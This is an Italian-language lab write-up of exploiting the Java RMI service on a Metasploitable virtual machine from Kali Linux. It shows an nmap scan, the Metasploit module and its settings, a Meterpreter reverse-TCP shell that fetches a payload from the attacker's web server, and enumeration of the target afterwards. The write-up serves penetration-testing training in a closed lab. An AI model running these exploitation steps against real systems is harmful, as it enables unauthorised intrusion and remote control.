

Cyber Security & Ethical Hacking

Metasploit – Java RMI

Java RMI

- Individuazione dell'obiettivo
- Prima fase – raccolta informazioni Seconda fase – exploit
- Risultati
- Conclusioni

Individuazione Obiettivo

Andiamo a settare le macchine virtuali sul network 192.169.11.0

Nello specifico impostiamo Kali Linux sull'IP su 192.168.11.111 e Metasploitable su 192.168.11.112

```
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255  
    inet6 fe80::a00:27ff:fe21:b1d0 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)  
    RX packets 9 bytes 540 (540.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 95 bytes 8272 (8.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 5 bytes 268 (268.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 5 bytes 268 (268.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
msfadmin@metasploitable:~$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    Link encap:Ethernet HWaddr 08:00:27:5e:43:b3  
    inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0  
    inet6 addr: fe80::a00:27ff:fe5e:43b3/64 Scope:Link  
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
    RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:99 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:1000  
    RX bytes:0 (0.0 B) TX bytes:6870 (6.7 KB)  
    Base address:0xd020 Memory:f0200000-f0220000  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    Link encap:Local Loopback  
    inet addr:127.0.0.1 Mask:255.0.0.0  
    inet6 addr: ::1/128 Scope:Host  
    UP LOOPBACK RUNNING MTU:65536 Metric:1  
    RX packets:130 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:130 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:0  
    RX bytes:28041 (27.3 KB) TX bytes:28041 (27.3 KB)
```

Raccolta Informazioni

Andiamo a ricercare le informazioni sul dispositivo bersaglio, a tal fine avviamo una sessione di Nmap nella quale andiamo a cercare porte e servizi attivi

Nmap è il programma più utilizzato per la scansione delle macchine alla ricerca delle porte e dei servizi utilizzati alla ricerca di possibili vulnerabilità

Come possiamo vedere la porta 1099 relativa al Java-rmi è aperta


```
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
```

Exploit - Ricerca

Utilizziamo Metasploit, il Framework più utilizzato da Ethical Hackers per fare il penetration test.

Il penetration test consiste nel utilizzare le vulnerabilità precedentemente individuate per tentare di ottenere accesso al sistema vittima, così da poter controllare se la vulnerabilità individuata è reale o è stata protetta

A tal fine andiamo a ricercare su metasploit una vulnerabilità relativa al servizio individuato. Individuiamo questa vulnerabilità del Java-rmi



```
kali@kali: ~  
File Actions Edit View Help  
msf6 > search Java_rmi  
Matching Modules  


| # | Name                                           | Disclosure Date | Rank      | Check | Descri |
|---|------------------------------------------------|-----------------|-----------|-------|--------|
| 0 | auxiliary/gather/java_rmi_registry             |                 | normal    | No    | Java R |
| 1 | exploit/multi/misc/java_rmi_server             | 2011-10-15      | excellent | Yes   | Java R |
| 2 | auxiliary/scanner/misc/java_rmi_server         | 2011-10-15      | normal    | No    | Java R |
| 3 | exploit/multi/browser/java_rmi_connection_impl | 2010-03-31      | excellent | No    | Java R |

  
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl  
msf6 > use 1  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) >
```

Exploit - Configurazione

Andiamo a configurare il nostro exploit, vediamo che ha già configurato il payload di meterpreter.

Meterpreter è una shell di comando avanzata la quale ci permette di lanciare comandi "complessi" sul sistema operativo bersaglio

Andiamo a impostare l'obiettivo vittima attraverso l'RHOSTS il quale ci permette di "puntare" l'IP della macchina bersaglio

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.111   | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) >
```

Exploit - Esecuzione

Andiamo a eseguire con il comando run ma individuiamo che il delay del http è troppo basso, quindi lo andiamo a reimpostare con il comando **set HTTPDELAY 20**

Andiamo a usare il comando rerun per far ricompilare il modulo a Metasploit

Otteniamo così una sessione attiva meterpreter con il bersaglio

```
msf6 exploit(multi/misc/java_rmi_server) > rerun
[*] Reloading module ...

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/L6J5JcsvgpAlnBb
[*] 192.168.11.112:1099 - Server started.
[-] 192.168.11.112:1099 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.11.112:1099) was unreachable.
[*] 192.168.11.112:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > rerun
[*] Reloading module ...

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/EUSHjw8hY
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:55774) at 2024-03-08 04:15:41 -0500

meterpreter > |
```

Risultati

Lanciamo il comando ipconfig da meterpreter e andiamo a visualizzare le interfacce con i relativi ip configurate su Metasploitable

Lanciamo anche il comando route così da vedere l'intera tabella di routing salvata su metasploitable

In questo otteniamo la conoscenza delle interfacce presenti sulla macchina, e tutti gli host con la quale la macchina comunica

```
meterpreter > ipconfig
```

```
Interface 1
```

```
Name : System : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
```

```
Interface 2
```

```
Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe5e:43b3
IPv6 Netmask : ::
```

```
meterpreter > route
```

```
IPv4 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```
IPv6 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fe5e:43b3	::	::		

```
meterpreter > 
```


Conclusioni

- In ultima analisi abbiamo visto la facilità con cui un servizio non aggiornato può portare alla vulnerabilità del intero sistema.
- Una volta individuato il servizio debole sulla macchina, con una ricerca tra gli exploit presenti su Metasploit
- In conclusione siamo riusciti a sfruttare con successo l'exploit e avviare la sessione di meterpreter prendendo virtualmente possesso della macchina vittima